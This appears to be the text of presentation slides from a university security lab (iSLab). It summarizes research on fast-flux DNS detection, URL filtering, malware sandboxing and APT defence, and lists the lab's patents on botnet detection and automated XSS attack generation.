
iSLab Cloud Security Project (2010-2012)

- Research Issues
 - Fast-Flux Detection based on Geographic Contents
 - Suspicious URL Filter using Tokenization
 - Malware Behaviors Monitor (Sandbox)
 - Malware Behavior Profiling via Event Channel based Virtual Machine Monitoring

Fast-flux DNS Service Detection $US8,341,742B2$



High Level Web Threat Processing Flow




Evaluation Criteria

(Requirement of T. Co.)

- No page content need for prioritization
- No dependence on 3rd party solution
- Effectiveness
 - Filter Rate < 25%
 - = FilteredURLs/TotalURLs
 - Malicious Coverage > 75%
 - = FilteredMaliciousURLs/TotalMaliciousURLs
- Performance – Filtering
 - > 2000 URLs per second for 1 dual-core VM with 4GB memory.
- Performance – Training (If use machine learning)
 - Depends on its real-time or non-real-time training, and learning model of the solution.
 - The training time of this solution must be applicable for real product.
 - For example, if the solution uses real-time training, 4 hours training could only consume 3 hours data. This solution is not applicable.

iSLab APT Project (2012-2014)



iSLab APT Project (2012~)

- Research Goal: Multiple Technologies for Integrated System Protection
 - Classical Attacks Prevention
 - Automatic Penetration Test
 - Suspicious Activity Detection by Machine and Data Mining
 - Organization Information Discovering on Social Network
 - Event Integration by Series Analysis and Graph Technology
 - Conceptual & Semantic Inference for Event Analysis
 - Big data Analysis and Visualization

Related Security Patents at iSLab

- Inventor* : Hahn-Ming Lee , Ching-Hao Mao , Yi-Hsun Wang , Zuhan Chen , Yu-jie Chen , Jerome Yeh
Patent Title : BOTNET EARLY DETECTION USING HYBRID HIDDEN MARKOV MODEL ALGORITHM.
Patent Number : US8,307,459B2
Patent Term : 2012/11/06 ~ 2031/01/03
Brief : Using Hidden Markov Model to screen IRC network flow for early botnet detection
- Inventor* : Hahn-Ming Lee , Jerome Yeh , Si-Yu Huang , Ching-Hao Mao
Patent Title : NETWORK ATTACK DETECTION DEVICES AND METHODS
Patent Number : US8,341,742B2
Patent Term : 2012/12/25~2031/05/17
Brief : Detecting botnet attack according to computer geographical location and network framework

iSLab Security Related Patents

- *Inventor* : Hahn-Ming Lee , Ching-Hao Mao , Kuo-Ping Wu , Yi-Hsun Wang , Jerome Yeh
Patent Title : METHOD FOR GENERATING CROSS-SITE SCRIPTING ATTACK
Patent Number : US8,505,080B2
Patent Term : 2013/08/06~2031/11/17
Brief : Using Hidden Markov Model to construct XSS attack model and generate new attacks

THANK YOU!